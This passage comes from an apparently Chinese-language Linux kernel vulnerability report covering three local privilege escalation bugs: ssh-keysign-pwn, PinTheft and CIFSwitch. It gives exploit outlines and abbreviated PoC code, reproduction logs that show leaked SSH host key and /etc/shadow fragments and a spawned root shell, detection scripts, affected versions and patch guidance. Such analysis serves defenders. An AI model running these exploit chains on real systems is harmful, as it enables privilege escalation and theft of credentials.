3. 运行 ./sshkeysign_pwn，观察是否命中 ssh-keysign 退出窗口并泄露 SSHhostkey
4. 根据输出结果确认 pidfd_getfd() 是否复制到目标 helper 尚未关闭的敏感 fd

该过程用于证明 ptrace/ssh-keysign-pwn 漏洞链路在本机环境中可达，不代表可在未授权系统中使用。

6.4.1.3 漏洞复现结果与分析

```

root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace# whoami
root
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace# su wum1ng
-bash: cd: /root/workplace: Permission denied
wum1ng@iZ2zeb5svoukti8hm6mfntZ:/home/wum1ng$ cat /etc/shadow
cat: /etc/shadow: Permission denied
wum1ng@iZ2zeb5svoukti8hm6mfntZ:/home/wum1ng$ ./sshkeysign_pwn.run
uid=1000 target=/usr/lib/openssh/ssh-keysign
fd 4 -> /etc/ssh/ssh_host_ecdsa_key (round=0 try=444)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5ybWUAAAABm9uZQAAAAAAAAABAAAAABNlY2RzYS
1zaGEw...
D11/...
P0AAA...
fuICRNJFMcFH5co...
UAAAAg0h+1VYrdHfxhtZ4YzxYGUnTCSbQ1/gn0L46g117c004AAAAccn9vdEBpWjJ6ZWI1
c3ZvdWt0aThobTZtZt50HgECAwQ=
-----END OPENSSH PRIVATE KEY-----
wum1ng@iZ2zeb5svoukti8hm6mfntZ:/home/wum1ng$ ./chage_pwn.run root
fd 6 -> /etc/shadow (round=0 try=150)
root:$y$j9T$DC/.kk2J.qYLPb2Cv...
daemon:*:19836:0:99999:7:::
bin:*:19836:0:99999:7:::
sys:*:19836:0:99999:7:::
sync:*:19836:0:99999:7:::
games:*:19836:0:99999:7:::
man:*:19836:0:99999:7:::
lp:*:19836:0:99999:7:::
mail:*:19836:0:99999:7:::
news:*:19836:0:99999:7:::
uucp:*:19836:0:99999:7:::
proxy:*:19836:0:99999:7:::
www-data:*:19836:0:99999:7:::
backup:*:19836:0:99999:7:::
list:*:19836:0:99999:7:::
irc:*:19836:0:99999:7:::
_apt:*:19836:0:99999:7:::
nobody:*:19836:0:99999:7:::
systemd-networkd!*:19836:0:99999:7:::
systemd-timesyncd!*:19836:0:99999:7:::
dhcpcd!*:19836:0:99999:7:::
messagebus!*:19836:0:99999:7:::
systemd-resolved!*:19836:0:99999:7:::
pollinate!*:19836:0:99999:7:::
polkitd!*:19836:0:99999:7:::
syslog!*:19836:0:99999:7:::
uuidd!*:19836:0:99999:7:::
tcpdump!*:19836:0:99999:7:::
tss!*:19836:0:99999:7:::
landscape!*:19836:0:99999:7:::
fwupd-refresh!*:19836:0:99999:7:::
sshd!:20528:0:99999:7:::
_chrony!:20528:0:99999:7:::
ntpsec!:20565:0:99999:7:::
dnsmasq!:20565:0:99999:7:::
wum1ng:$y$j9T$0S88Z.Za5F9A...
wum1ng@iZ2zeb5svoukti8hm6mfntZ:/home/wum1ng$

```

图 6-2ptrace/ssh-keysign-pwn 复现结果截图

复现截图显示，实验程序能够稳定触发目标 helper 相关窗口并取得高权限结果。该现象符合漏洞机理：攻击者没有直接绕过文件权限，而是借助 `pidfd_getfd()` 复制了高权限进程在生命周期窗口中残留的 `fd`。

6.4.2 漏洞验证

6.4.2.1 漏洞无害化验证脚本

无害化验证只检查内核版本、ptrace 限制策略和常见 helper 是否存在，不触发窗口竞争，不复制目标 fd。

```
uname-r
cat/proc/sys/kernel/yama/ptrace_scope2>/dev/null||true
ls-l/usr/lib/openssh/ssh-keysign2>/dev/null||true
ls-l/usr/bin/chage2>/dev/null||true
python3-<<'EOF'
importos
print("pidfdavailabilitycheckonly")
print("pidfd_openexists:",hasattr(os,"pidfd_open"))
EOF
```

6.4.2.2 漏洞无害化验证脚本结果分析

若系统存在 setuidhelper 且内核未合入 31e62c2ebbfd 或等效修复，应按高风险处理。yama.ptrace_scope 提高后可以增加利用门槛，但不能替代内核修复。

6.5 漏洞影响范围

6.5.1 漏洞受影响前置条件

(1) 攻击者已具备本地低权限代码执行能力，尤其是多用户主机、跳板机、共享开发机、CIrunner 和教学实验平台。

(2) 目标内核仍包含 ptraceget_dumpable()/mm-lesstask 访问检查缺陷，且未合入 31e62c2ebbfd 或发行版等效回补修复。

(3) 系统暴露 pidfd_getfd(2)、ptrace 或等价 fd 复制/检查路径；当前公开 PoC 对 pidfd_getfd 的依赖使 Linux $\geq$ 5.6 的系统暴露更直接。

(4) 系统存在会在退出阶段持有敏感 root 文件描述符的 SUID/SGID 程序，例如 ssh-keygen 读取 SSHhost 私钥、chage 读取 /etc/shadow。

(5) Yama 策略未设置为足够严格，或发行版默认策略未阻断已公开利用链。

6.5.2 漏洞影响范围

6.5.2.1 Linux 内核受影响范围

目前受影响的 LinuxKernel 版本应按“是否具备 pidfd_getfd(2) 暴露面、是否合入 31e62c2ebbfd 等效修复、发行版是否回补”综合判断[5][43][38][44]：

具备 pidfd_getfd(2) 的 Linux5.6 及后续内核若未合入等效修复，需重点关注。

LinuxKernel5.10.x < 5.10.256

LinuxKernel5.15.x < 5.15.207

LinuxKernel6.1.x < 6.1.173

LinuxKernel6.6.x < 6.6.139

LinuxKernel6.12.x < 6.12.89

LinuxKernel6.18.x < 6.18.31

LinuxKernel7.0.x < 7.0.8

6.5.2.2 各发行版已知受影响版本

目前确定受影响的发行版版本[45][46][47][48][42]：

RaspberryPiOSBookworm6.12.75

Debian11

Debian12

Debian13

Ubuntu20.04HWE5.15

Ubuntu22.04LTS

Ubuntu24.04LTS

Ubuntu25.10

Ubuntu26.04LTS

ArchLinux

CentOS9

RedHatEnterpriseLinux8

RedHatEnterpriseLinux9

RedHatEnterpriseLinux10

AlmaLinux8

AlmaLinux9

AlmaLinux10

CloudLinux8LTS

CloudLinux9

CloudLinux10

AmazonLinux2Kernel-5.10Extra

AmazonLinux2Kernel-5.15Extra

AmazonLinux2023

Fedora43

Fedora44

6.5.3 漏洞危害

该漏洞的主要危害是本地敏感信息泄露、文件描述符复制和权限边界破坏。公开利用可读取 SSHhost 私钥、/etc/shadow 等 root 权限文件；在具备后续利用条件时，泄露的凭据或复制到的敏感 fd 可能进一步转化为横向移动或权限提升[38]。

6.6 漏洞解决方案

6.6.1 官方解决方案

根本修复方式是升级到包含 31e62c2ebbfdc3fe3dbdf5e02c92a9dc67087a3a 或发行版等效修复的内核版本。LinusTorvalds 已于 2026 年 5 月 14 日提交修复 commit31e62c2ebbfdc3fe3dbdf5e02c92a9dc67087a3a，该修复使 ptracedumpability 判断重新绑定到有 mm 的任务语义，避免在进程退出窗口错误放行 fd 复制或观察路径[41][42]。

官方补丁下载地址：

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=31e62c2ebbfdc3fe3dbdf5e02c92a9dc67087a3a>

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

Debian 安全跟踪：<https://security-tracker.debian.org/tracker/CVE-2026-46333>

Ubuntu 修复/缓解说明：<https://ubuntu.com/blog/ssh-keysign-pwn-linux-vulnerability-fixes-available>

RedHat 专题公告：
<https://access.redhat.com/security/vulnerabilities/RHSB-2026-004>

AlmaLinux 修复公告: <https://almalinux.org/blog/2026-05-15-ssh-keysign-pwn-cve-2026-46333/>

AmazonLinuxCVE 页面:

<https://explore.alas.aws.amazon.com/CVE-2026-46333.html>

NVD 详情: <https://nvd.nist.gov/vuln/detail/CVE-2026-46333>

升级命令如下:

```
#Debian/Ubuntu
sudoaptupdate
sudoaptfull-upgrade
sudoreboot

#RHEL/RockyLinux/AlmaLinux
sudodnf--refreshupdate'kernel*'
sudoreboot

#AmazonLinux
sudodnfupdate'kernel*' || sudoyumupdate'kernel*'
sudoreboot

#重启后确认当前运行内核
uname -r
```

如果系统在暴露窗口内曾允许不可信本地用户执行代码,应在修复后评估 SSHhost 私钥、/etc/shadow 相关凭据和本地缓存密钥是否需要轮换。

6.6.2 临时解决方案

短期无法升级内核时,可将 kernel.yama.pttrace_scope 设置为 3,作为阻断已公开利用链和提高利用门槛的临时措施之一。该措施会影响调试、性能分析和部分运维工具,也不能替代内核补丁;最终仍应升级到包含 31e62c2ebbfd 等效修复的内核版本[38][47][48]。

```
echo"kernel.yama.ptrace_scope=3"|sudottee/etc/sysctl.d/99-ptrace-  
restrict.conf  
sudosysctl-p/etc/sysctl.d/99-ptrace-restrict.conf
```

该临时方案不能替代内核补丁；修复完成后仍应重启并确认正在运行的内核版本。

6.7 总结

ptrace/ssh-keysign-pwn 的核心不是内存破坏，而是生命周期窗口内授权对象失真。防御时不能只检查权限位，还要检查目标进程是否处于可安全访问的完整状态。

7. PinTheft (CVE-2026-43494) : RDS 引用计数与 io_uring 固定缓冲区组合链

7.1 漏洞名称及背景

PinTheft 是 2026 年公开的 Linux 内核本地权限提升漏洞，编号 CVE-2026-43494。该漏洞位于 RDS、zerocopy 和 io_uringfixedbuffer 的组合路径中[49][50]。

与 CopyFail、DirtyFrag 不同，PinTheft 不一定直接依赖 crypto 原地写。它的关键是异常路径破坏页引用计数，使攻击者保留一个 stalepage 指针；当该物理页后续被回收并重新作为文件页缓存使用时，旧引用就可能变成写入页缓存的通道。

因此，PinTheft 的安全意义在于把 page-cacheoverwrite 风险从“原地写 sink”扩展到“引用计数与 stalemapping”。只要生命周期管理错误，页缓存仍可能被间接覆盖。

7.2 漏洞分析

7.2.1 历史相关漏洞

7.2.1.1 历史相关漏洞概述

PinTheft 与 DirtyPipe、CopyFail、DirtyFrag 在结果上相似，最终都可能污染只读文件页缓存。但它的路径更偏向引用计数和 pagereuse：不是把 page 直接带到一个原地写函数，而是让旧引用在页面生命周期变化后继续可用。

7.2.1.2 历史相关漏洞漏洞点源码

```
page=get_page_from_zerocopy_path();
put_page(page);
/*stalereferenceisstillreachableelsewhere*/
```

7.2.1.3 历史相关漏洞源码分析

7.2.1.3.1 历史相关漏洞源码背景

零拷贝网络发送和 `io_uring` 固定缓冲区都依赖页生命周期管理。前者希望减少数据复制，后者希望长期固定用户缓冲区以提升异步 I/O 性能。两者组合时，页引用计数必须非常严格。

7.2.1.3.2 历史相关漏洞源码解析

```
/*错误路径释放了 page 引用*/  
put_page(page);  
  
/*另一处对象仍然保存着旧 page 指针*/  
fixed_buffer->page=page;
```

7.2.1.3.3 历史相关漏洞源码漏洞点分析

风险在于引用计数和指针可达性不一致。内核认为 `page` 已经可以回收，但攻击者仍通过另一路径持有它；一旦该页复用为文件页缓存，旧映射就具备了越权写入价值。

7.2.1.3.4 历史相关漏洞伪代码 PoC

```
page=rds_zerocopy_page()  
trigger_error_path_put_page(page)  
keep_stale_io_uring_mapping(page)  
ifpage_reused_as_file_cache(page):  
write_through_stale_mapping(page)
```

伪代码分析：这里展示的是生命周期错配。攻击者关注的不是某个固定地址，而是同一物理页从用户缓冲区变成页缓存后的身份变化。

7.2.2 漏洞源码分析

7.2.2.1 漏洞背景

RDS 支持 `zerocopy` 发送路径，`io_uring` 支持固定缓冲区注册。二者都可能长期持有 `page` 引用，避免频繁复制和 `pin/unpin`。

PinTheft 的问题在于 RDSzerocopy 错误路径中 `op_nents` 未在 `pagepin` 失败后正确清零，后续 `rds_message_purge()` 可能按错误的非零计数再次释放页面引用，导致 `page` 提前进入可复用状态。随后 `io_uringfixedbuffer` 继续持有旧 `page` 指针，形成 `stalepageprimitive`[6][51]。

7.2.2.2 漏洞点源码

```
if(rds_sendmsg_zcopy(...))
rds_message_put_pages(rm);

io_uring_register_buffers(ctx,iov,nr_iov);
/*stalepagemaybealateraliasafilepagecachepage*/
```

7.2.2.3 漏洞点源码解析

```
/*RDSzerocopy 错误路径回收 messagepages*/
if(rds_sendmsg_zcopy(...))
rds_message_put_pages(rm);

/*io_uringfixedbuffer 仍可能保存相关 page 映射*/
io_uring_register_buffers(ctx,iov,nr_iov);

/*页面被回收复用后，旧映射可能指向新的 file-backedpage*/
```

7.2.2.4 漏洞点源码漏洞点分析

漏洞点在于错误路径重复释放页面引用后没有同步清理所有可达对象。旧 `page` 指针一旦跨过页面复用边界，就不再只是 UAF 风险，而可能在页面被重新分配为页缓存等对象后，转化为对新 `pagecache` 内容的写入[6][52][51]。

7.2.2.5 漏洞点源码伪代码 PoC

```
rds_page=prepare_rds_zcopy_page()
trigger_rds_refcount_bug(rds_page)
fixed=register_io_uring_fixed_buffer(rds_page)
reclaim_page_as_file_cache(rds_page)
write_fixed_buffer(fixed,payload)
```

伪代码分析：RDS 负责制造引用计数错配，io_uring 负责保留可写入口，页回收复用负责把旧入口连接到文件页缓存。

7.3 漏洞利用

7.3.1 漏洞利用分析

利用链大体分三段：先通过 RDSzerocopy 错误路径影响 page 引用计数；再通过 io_uringfixedbuffer 保留 stalepage 指针；最后等待该物理页被重新分配为目标文件页缓存，并通过旧映射写入 payload。

该路径对内核配置依赖较强，通常需要 RDS/RDS_TCP 与 io_uring 可用。与 DirtyFrag 相比，它不依赖 ESP/RxRPC 原地解密，但对页生命周期和内存复用控制要求更高。

7.3.2PoC 核心部分

公开 PoC 源码较长逻辑涉及 RDSsocket、io_uringfixedbuffer、页回收/复用和 SUID 目标执行。在这里只展示部分核心代码，完整代码可见代码仓库[53]。

```
intrds=socket(AF_RDS,SOCK_SEQPACKET,0);
setup_rds_zerocopy_send(rds,user_page);
trigger_rds_error_path(rds);

intring=io_uring_setup(...);
io_uring_register_buffers(ring,fixed_iov,1);

wait_for_page_reuse_as_cache();
write_fixed_buffer_payload(ring,payload);
exec_suid_target();
```

7.3.3PoC 解析

```
intrds=socket(AF_RDS,SOCK_SEQPACKET,0);
#进入 RDS 网络子系统，后续利用 zerocopy 路径
```

```
setup_rds_zerocopy_send(rds,user_page);
#准备会被 RDS 持有的用户页

trigger_rds_error_path(rds);
#触发引用计数处理异常，制造 stalepage 条件

intrring=io_uring_setup(...);
#创建 io_uring 上下文

io_uring_register_buffers(ring,fixed_iov,1);
#注册固定缓冲区，保留后续写入口

wait_for_page_reuse_as_cache();
#等待同一物理页被回收并复用为文件页缓存

write_fixed_buffer_payload(ring,payload);
#通过旧映射写入新身份的页缓存

exec_suid_target();
#执行目标 SUID 程序，观察页缓存污染效果
```

7.4 漏洞复现与验证

7.4.1 漏洞复现

7.4.1.1 漏洞复现环境

本机使用环境为 ArchLinux（主机名 archiso），内核版本为 7.0.3-arch1-1，内核构建标识为#1SMPPREEMPT_DYNAMIC，时间信息为 Thu,30Apr202618:41:12+0000，系统架构为 x86_64GNU/Linux。

```
root@archiso ~ # uname -a
Linux archiso 7.0.3-arch1-1 #1 SMP PREEMPT_DYNAMIC Thu, 30 Apr 2026 18:41:12 +0000 x86_64 GNU/Linux
root@archiso ~ #
```

图 7-1PinTheft 复现环境内核版本截图

7.4.1.2 漏洞复现过程

复现过程在授权实验环境中完成，流程为：

1. 切换到普通低权限用户，确认提权前 whoami 与 id 输出

2. 使用 `gccsley.c-oroot_shell-Wall` 编译复现程序
3. 运行 `./root_shell`，观察 SUID 目标定位、`io_uringbuffer` 克隆、`pin` 引用释放和 `pagecacheoverwritestaged` 等关键步骤
4. 进入生成的 `rootshell` 后再次执行 `whoami` 与 `id`，确认权限变化

该过程用于证明 PinTheft 漏洞链路在本机环境中可达，不代表可在未授权系统中使用。

7.4.1.3 漏洞复现结果与分析

实验截图显示，程序执行前当前用户为 `wumlng`，`uid=1000`，`gid=1000`，`groups=1000`；编译并运行 `root_shell` 后，程序完成 SUID 目标定位、`io_uringbuffer` 克隆、`pin` 引用释放和 `pagecacheoverwritestaged` 等关键步骤，随后进入 `rootshell`。
`whoami` 输出 `root`，`id` 输出 `uid=0(root)`、`gid=0(root)`、`groups=0(root)`，说明 PinTheft 在该实验环境中成功复现出本地提权效果。

该结果符合 PinTheft 的预期现象：RDSzerocopy 异常路径造成 `page` 引用计数被重复释放，`io_uringfixedbuffer` 保留旧页映射，最终形成对 SUID 程序页缓存的覆盖[6][52][51]。

```
[wuming@archiso ~]$ whoami&&id
wuming
uid=1000(wuming) gid=1000(wuming) groups=1000(wuming)
[wuming@archiso ~]$ gcc sley.c -o root_shell -Wall
[wuming@archiso ~]$ ./root_shell

SLEY

PinTheft · CVE-2026-43494 - io_uring GUP pin theft
kernel local privilege escalation PoC

| CPU → cpu0
| ✓ Found SUID: /usr/bin/su
| SUID target → /usr/bin/su
| Pinned page → 0x7ffff7fb9000
| ✓ io_uring buffers cloned
| Ring holder → 2578
| ◇ Draining pin refs
| [████████████████████████████████████████] 100% (1024/1024)
| ✓ Pin bias drain complete
| Target → /usr/bin/su
| ✓ Target fd acquired
| ✓ Page cache overwrite staged
| ✓ Root password verified successfully

CHAIN COMPLETE · spawning privileged context...

✓ Root Shell Spawned
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

图 7-2PinTheft 复现结果截图

7.4.2 漏洞验证

7.4.2.1 漏洞无害化验证

检查方法如下。该验证只检查内核配置、io_uring 状态、RDS/RDS_TCP 模块可加载性和 SUID-root 目标程序是否存在，不触发 RDSzerocopy 错误路径，不注册攻击性 fixedbuffer[53][54]。

#1. 检查内核是否启用 RDS、RDS_TCP 和 IO_URING

```
grep -E 'CONFIG_(RDS|RDS_TCP|IO_URING)= ' /boot/config-$(uname-r)2>/dev/null || zgrep -E 'CONFIG_(RDS|RDS_TCP|IO_URING)= ' /proc/config.gz2>/dev/null
```

#2. 检查 io_uring 是否开启

```
cat /proc/sys/kernel/io_uring_disabled
```

#3. 检查 RDS/RDS_TCP 模块是否可加载

```
modprobe-n-vrds
```

```
modprobe-n-vrds_tcp
```

#4. 检查系统是否存在可读 SUID-root 程序

```
find/usr/bin/bin/usr/sbin/sbin-maxdepth1-typef-perm-4000-  
readable-print2>/dev/null
```

7.4.2.2 漏洞无害化验证结果分析

若出现 `CONFIG_RDS=m` 或 `y`、`CONFIG_RDS_TCP=m` 或 `y`、`CONFIG_IO_URING=y`，说明系统满足漏洞所需的核心内核配置条件。

若 `/proc/sys/kernel/io_uring_disabled` 输出 0，说明当前系统未禁用 `io_uring`。若 `modprobe-n-vrds` 和 `modprobe-n-vrds_tcp` 显示模块可正常加载，说明 RDS/RDS_TCP 未被有效禁用。

若 SUID-root 检查输出对应路径，说明系统存在可读的 SUID-root 目标程序。上述条件同时满足时，应结合发行版公告确认是否已修复 CVE-2026-43494。

7.5 漏洞影响范围

7.5.1 漏洞受影响前置条件

(1) 启用了 `CONFIG_RDS`、`CONFIG_RDS_TCP`、`CONFIG_IO_URING`。

(2) `kernel.io_uring_disabled=0`，即 `io_uring` 未被禁用。

(3) RDS/RDS_TCP 模块存在并可用，或可被自动加载。

(4) 系统存在攻击者可读、后续可能以高权限执行的 SUID-root 二进制程序。

7.5.2 漏洞影响范围

目前受影响范围应区分代码缺陷存在范围和公开 PoC 可利用范围，最终以 NVD、upstream 修复和发行版公告为准

[6][52][55][51]:

内核包含存在缺陷的 RDSzerocopy 错误路径，且未合入 op_nents 重置修复；公开利用还依赖 io_uringfixedbuffer、RDS/RDS_TCP 可用以及页复用/页缓存覆盖条件。

```
CONFIG_RDS=y/m
CONFIG_RDS_TCP=y/m
CONFIG_IO_URING=y
```

```
kernel.io_uring_disabled=0
```

rds/rds_tcp 模块已加载或可由非特权用户自动加载

7.5.3 漏洞危害

PinTheft 的主要危害包括本地 root 权限提升、页缓存覆盖、SUID-root 程序内存态污染，以及在共享宿主机上突破本地用户隔离。它的特殊性在于不是直接通过 crypto 或 ESP 原地写页缓存，而是先破坏 RDS 页引用计数，再借 io_uringfixedbuffer 把错误引用转化为页缓存覆盖。

7.6 漏洞解决方案

7.6.1 官方解决方案

根本修复方式是升级到包含 CVE-2026-43494 等效修复的内核版本。该修复在 RDSzerocopypagepin 失败时正确重置 op_nents，避免后续 rds_message_purge() 按错误计数再次释放页面。目前官方已有可更新版本，建议尽快将 Linux 内核升级至包含修复补丁的版本 [51]。

补丁下载地址：

<https://lore.kernel.org/netdev/20260505234336.2132721-1-achender@kernel.org/>

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

Debian 安全跟踪：<https://security-tracker.debian.org/tracker/CVE-2026-43494>

UbuntuPinTheft 缓解说明：
<https://ubuntu.com/blog/pintheft-linux-kernel-vulnerability-mitigation>

RedHatCVE 页面：
<https://access.redhat.com/security/cve/cve-2026-43494>

AmazonLinuxCVE 页面：
<https://explore.alas.aws.amazon.com/CVE-2026-43494.html>

CloudLinux 暴露面说明：
<https://blog.cloudlinux.com/pintheft-cloudlinux-platforms-not-affected>

NVD 详情：<https://nvd.nist.gov/vuln/detail/CVE-2026-43494>

升级命令如下：

```
#Debian/Ubuntu
sudoaptupdate
sudoaptfull-upgrade
sudoreboot

#RHEL/RockyLinux/AlmaLinux
sudodnf--refreshupdate'kernel*'
sudoreboot
```

```
#AmazonLinux
sudodnfupdate'kernel*' || sudoyumupdate'kernel*'
sudoreboot

#重启后确认当前运行内核
uname -r
```

对云主机和容器宿主机，应检查当前运行内核、内核模块配置和实际加载状态；仅查看磁盘上已安装的新内核包不足以确认修复完成。

7.6.2 临时解决方案

短期无法升级内核时，可在业务允许的前提下禁用 RDS/RDS_TCP 模块。由于当前公开利用链依赖 RDSzerocopy 触发面，禁用 RDS/RDS_TCP 是有效的临时缓解；但若 RDS 被静态编译进内核或业务必须依赖 RDS，仍应优先安排内核升级窗口[6][55][51]。

```
#创建黑名单配置
echo"installrds/bin/false"|sudottee/etc/modprobe.d/blacklist-
rds.conf

#顺便把辅助模块也禁了
echo"installrds_tcp/bin/false"|sudottee-
a/etc/modprobe.d/blacklist-rds.conf

#卸载已加载的模块（如有）
sudormmodrds_tcprds2>/dev/null||true
```

临时方案不能替代内核补丁；若业务依赖 RDS/RDS_TCP，应优先安排内核升级窗口。

7.7 总结

PinTheft 说明页缓存覆盖不一定来自明显的原地写函数。只要引用计数、固定缓冲区和页面复用之间出现错配，旧映射就可能跨越对象生命周期，成为写入新页缓存的入口。

8. CIFSvSwitch(CVE-2026-46243) :CIFS、keyring 与 cifs.upcall 信任边界错误

8.1 漏洞名称及背景

CIFSvSwitch 是 2026 年公开的 Linux 本地提权漏洞，发生在 CIFS 内核客户端、keyring、request-key、cifs.upcall 和 NSS 之间。该问题的核心不是页缓存污染，而是内核态与用户态 helper 的信任边界断裂[56][57][7][58][59]。

正常情况下，cifs.spnegokeydescription 应由内核 CIFS 子系统生成，用户态 cifs.upcall 通常由 request-key 规则以 root 权限启动并解析这些字段。漏洞在于内核没有验证 description 是否真正来自 CIFS 内部路径，导致普通用户可伪造 pid、uid、creuid、upcall_target 等字段[56][7]。

当 root 权限的 cifs.upcall 信任攻击者伪造的进程和命名空间信息后，可能切换到攻击者控制的环境，并在 NSS 解析过程中加载恶意 libnss 共享库，最终造成本地 root 权限执行。

8.2 漏洞分析

8.2.1 历史相关漏洞

8.2.1.1 历史相关漏洞概述

CIFSvSwitch 与历史上的 helper 注入、NSS 劫持和 request-key 误用问题相似。共同点是特权 helper 把用户可控字段当作内核可信上下文处理。

与前几类页缓存漏洞不同，CIFSvSwitch 的关键是 trustboundary：谁有资格生成 cifs.spnegokeydescription，以及 roothelper 是否应该无条件信任 description 中的 pid 和 namespace 信息。

8.2.1.2 历史相关漏洞漏洞点源码

```
request_key("cifs.spnego",description,NULL,KEY_SPEC_THREAD_KEYRING);  
/*description is later consumed by a privileged helper*/
```

8.2.1.3 历史相关漏洞源码分析

8.2.1.3.1 历史相关漏洞源码背景

request_key 机制允许内核在缺少 key 时调用用户态 helper。这个机制本身需要跨越内核和用户态边界，因此必须明确哪些字段由内核生成、哪些字段可由用户态传入。

8.2.1.3.2 历史相关漏洞源码解析

```
/*用户态可触发 request_key*/  
request_key("cifs.spnego",description,NULL,KEY_SPEC_THREAD_KEYRING);  
  
/*roothelper 后续解析 description*/  
cifs_upcall_parse_description(description);
```

8.2.1.3.3 历史相关漏洞源码漏洞点分析

风险在于 description 的来源没有被证明。只要普通用户能提交形似 CIFS 内核生成的 description，roothelper 就可能在错误上下文中执行后续逻辑。

8.2.1.3.4 历史相关漏洞伪代码 PoC

```
desc=forge_cifs_spnego_description(pid=attacker_pid)  
request_key("cifs.spnego",desc)  
root_helper=start_cifs_upcall(desc)  
root_helper.enter(attacker_namespace)
```

伪代码分析：关键不是 SMB 认证本身，而是攻击者把伪造 description 送进了只应由内核 CIFS 路径生成的信任链。

8.2.2 漏洞源码分析

8.2.2.1 漏洞背景

CIFS 客户端在需要认证材料时会通过 `keyring` 和 `request-key` 触发 `cifs.upcall`。`cifs.upcall` 作为特权 helper，会解析 `description` 中的 `uid`、`creduid`、`pid`、`hostname`、`ip` 和 `upcall_target` 等字段。

旧内核没有在 `cifs.spnegokey` 类型上强制 `vet_description` 校验，因此无法区分 `description` 是 CIFS 内核客户端生成，还是普通用户通过 `request_key()` 伪造。

8.2.2.2 漏洞点源码

```
struct key_type cifs_spnego_key_type = {
    .name = "cifs.spnego",
    .instantiate = cifs_spnego_key_instantiate,
};

/*修复后增加来源校验*/
.vet_description = cifs_spnego_vet_description;
```

8.2.2.3 漏洞点源码解析

```
/*旧定义只声明 key 类型名称和实例化逻辑*/
struct key_type cifs_spnego_key_type = {
    .name = "cifs.spnego",
    .instantiate = cifs_spnego_key_instantiate,
};

/*修复后的 vet_description 用来拒绝用户态伪造描述串*/
.vet_description = cifs_spnego_vet_description;
```

8.2.2.4 漏洞点源码漏洞点分析

漏洞点是缺少来源验证，而不是 `cifs.upcall` 单个字段解析错误。只要 `description` 可以由普通用户伪造，后续所有字段即使格式正确，也仍然是不可信输入。

8.2.2.5 漏洞点源码伪代码 PoC

```
ifkey_type=="cifs.spnego"andnotvet_description(desc):
reject_user_supplied_description()
else:
invoke_cifs_upcall(desc)
```

伪代码分析：修复逻辑应在进入 helper 前完成。不能把校验推迟到 roothelper 内部，因为那时已经跨过了最关键的信任边界。

8.3 漏洞利用

8.3.1 漏洞利用分析

利用思路是构造伪造的 `cifs.spnegodescription`，让 `/sbin/request-key` 按默认规则启动 `root` 权限的 `cifs.upcall`。`description` 中的 `pid` 和 `upcall_target` 可引导 helper 进入攻击者控制的命名空间；若管理员已修改 `request-key` 规则、不再以 `root` 运行 `cifs.upcall`，或发行版 LSM 策略阻断该路径，则利用链可能无法成立[56][57][60]。

进入攻击者命名空间后，`cifs.upcall` 在执行 `getpwuid()` 等 NSS 查询时，可能从攻击者布置的环境中加载恶意 `libnss_*.so.2`。最终效果是恶意代码在 `roothelper` 上下文中执行。

8.3.2 PoC 核心部分

以下 PoC 逻辑可参考 `manizada` 公开仓库[61]。公开 PoC 包含伪造 `description`、命名空间准备、NSS 共享库布置、`request_key` 触发和 `rootshell` 回连等步骤。

```
desc=build_cifs_spnego_description(
pid=attacker_pid,
uid=attacker_uid,
creuid=0,
upcall_target="app"
);
```

```
prepare_mount_namespace_with_fake_nss();
request_key("cifs.spnego",desc,NULL,KEY_SPEC_THREAD_KEYRING);
trigger_getpwuid_in_cifs_upcall();
```

8.3. 3PoC 解析

```
desc=build_cifs_spnego_description(
pid=attacker_pid,
uid=attacker_uid,
creuid=0,
upcall_target="app"
);
#构造似 CIFS 内核路径生成的 description

prepare_mount_namespace_with_fake_nss();
#准备攻击者控制的挂载命名空间和 NSS 文件

request_key("cifs.spnego",desc,NULL,KEY_SPEC_THREAD_KEYRING);
#触发 request-key 机制，启动 cifs.upcallhelper

trigger_getpwuid_in_cifs_upcall();
#让 roothelper 进入 NSS 查询路径


#若校验缺失，恶意 libnss 会在 roothelper 上下文中被加载
```

8.4 漏洞复现与验证

8.4.1 漏洞复现

8.4.1.1 漏洞复现环境

本机使用环境为 UbuntuLinux，内核版本为 6.8.0-106-generic，内核构建标识为#106-UbuntuSMPPREEMPT_DYNAMIC，系统架构为 x86_64x86_64x86_64GNU/Linux。



```
root@iZ2zeb5svoukti8hm6mfntZ: /root/workplace# uname -a
Linux iZ2zeb5svoukti8hm6mfntZ 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri
Mar 6 07:58:08 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@iZ2zeb5svoukti8hm6mfntZ: /root/workplace#
```

图 8-1 复现环境内核版本截图

8.4.1.2 漏洞复现过程

复现过程在隔离授权环境中完成，流程为：

1. 确认 cifs-utils、request-key 和 CIFS 模块状态
2. 准备用户命名空间、挂载命名空间和 NSS 测试环境
3. 触发伪造 cifs.spnegorequest_key 请求，观察 cifs.upcall 是否进入攻击者控制的命名空间
4. 确认是否通过 NSS 查询路径进入 root 上下文

该过程用于验证 CIFSswitch 漏洞链路在本机环境中可达，不代表可在未授权系统中使用。

8.4.1.3 漏洞复现结果与分析

```
wuming@iZ2zeb5svoukti8hm6mfntZ: /home/wuming$ whoami&&id
wuming
uid=1000(wuming) gid=1000(wuming) groups=1000(wuming)
wuming@iZ2zeb5svoukti8hm6mfntZ: /home/wuming$ python3 cifswitch-poc.py

***PREFLIGHT***
running as uid=1000 gid=1000 user=wuming

***BUILDING POC***
workdir: /tmp/cifs-upcall-sudoers-poc-1000_107710
sudoers target: /etc/sudoers.d/cifs-upcall-poc-1000_107710
nss library mount targets: /usr/lib/x86_64-linux-gnu
$ gcc -Wall -Wextra -shared -fPIC -o fakelib/libnss_pwn.so.2 libnss_pwn.c
$ gcc -Wall -Wextra -o trigger trigger.c

***TRIGGERING CIFS UPCALL***
